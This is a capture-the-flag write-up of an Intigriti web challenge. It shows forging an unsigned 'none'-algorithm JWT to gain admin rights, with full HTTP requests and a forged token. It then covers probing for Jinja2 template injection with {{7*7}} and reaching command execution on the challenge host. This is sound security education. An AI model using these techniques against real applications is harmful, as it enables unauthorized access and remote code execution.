Intigriti - November 2025 Challenge
Writeup for the Intigriti monthly challenge for November 2025

Challenge Overview and Rules
At the beginning of the November challenge, we’re given a set of conditions the solution must meet, as follows:
- Should leverage a remote code execution vulnerability on the challenge page.
- Shouldn’t be self-XSS or related to MiTM attacks.
- Should require no user interaction.
So with that we can get started on the challenge.
Attack Path
When navigating to the challenge page, we see an “AquaCommerce” e-commerce website.
 Main AquaCommerce page
We’re able to self-register an account on this site, and when doing so, we see that the site issues a JSON Web Token (JWT), as shown in the following HTTP request and response:
Request
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
POST /register HTTP/1.1
Host: challenge-1125.intigriti.io
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br, zstd
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: <https://challenge-1125.intigriti.io>
Connection: keep-alive
Referer: <https://challenge-1125.intigriti.io/register>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-PwnFox-Color: green
Priority: u=0, i

username=pawpawhacks&password=password
Response
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
HTTP/1.1 302 FOUND
Date: Thu, 20 Nov 2025 17:29:25 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 207
Connection: keep-alive
Location: /dashboard
Set-Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo5LCJ1c2VybmFtZSI6InBhd3Bhd2hhY2tzIiwicm9sZSI6InVzZXIiLCJleHAiOjE3NjM3NDYxNjV9.G0qH6Nb6e9nUqU4wZcRjPtxZkk4VQ-HF1FtzprkvEu8; Expires=Fri, 21 Nov 2025 17:29:25 GMT; Max-Age=86400; HttpOnly; Path=/
Vary: Cookie
Set-Cookie: session=eyJfZmxhc2hlcyI6W3siIHQiOlsic3VjY2VzcyIsIkFjY291bnQgY3JlYXRlZCBzdWNjZXNzZnVsbHkhIl19XX0.aR9P9Q.aHKc42G1DJukdUEKGZT10M4pTRo; HttpOnly; Path=/
Strict-Transport-Security: max-age=31536000; includeSubDomains

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/dashboard">/dashboard</a>. If not, click the link.
Decoding this token shows that the role is declared in one of the JWT claims, as shown below:
 Initial JWT claims
If we’re able to tamper with this claim, it may be possible to grant ourselves an admin role.
In this case, we’re able to use a “none” algorithm attack to modify the JWT in such a way that a) we’re saying there is no signing algorithm in use, and b) that we have the “admin” role.
 Setting up ‘none’ algorithm attack
Note the changes to the header and the claims sections after applying the “none” attack.
 Updated JWT header and claims
After modifying the JWT, I checked that the application accepted the new JWT without a signature, and found that it did. After confirming this, I set a match and replace rule in Caido so that any subsequent requests in the browser would automatically have the new JWT value applied.
 Setting match and replace rule in Caido
After plugging in the modified JWT, we can now access the Admin Panel.
 We now have access to the Admin Panel
Poking around on the admin panel for a bit doesn’t reveal too much functionality that can be abused, but the “My Profile” section looks interesting.
 Checking out the admin profile page
The admin profile page has a functionality to update the username, which is then displayed to everyone across the entire application.
 Testing for SSTI on the admin profile page
Since the objective of this challenge is to achieve RCE, I tried to determine if the application was vulnerable to Server-Side Template Injection. The following request shows sending a new name of {{7*7}}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
POST /admin/profile HTTP/1.1
Host: challenge-1125.intigriti.io
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br, zstd
Content-Type: application/x-www-form-urlencoded
Content-Length: 142
Origin: <https://challenge-1125.intigriti.io>
Connection: keep-alive
Referer: <https://challenge-1125.intigriti.io/admin/profile>
Cookie: token=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzYzNTc2NjMwfQ.
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-PwnFox-Color: magenta
Priority: u=0, i

display_name={{7*7}}
Now we see that the name is reflected as 49, indicating that SSTI was successful.
 Confirming SSTI
Following the flowchart on PayloadsAllTheThings shows that the templating engine is likely Jinja2 since the payload {{7*'7'}} results in 7777777.
 Confirming the Jinja2 templating engine
By sending the following payload in the displayname parameter of the POST body, we are able to execute the id command and get the output back in the HTTP response.
 Initial payload to run the
 id command
 Output of the
 id command
Now that we have remote code execution (RCE) and we can start enumerating. Running the ls -la command shows the contents of the current working directory.
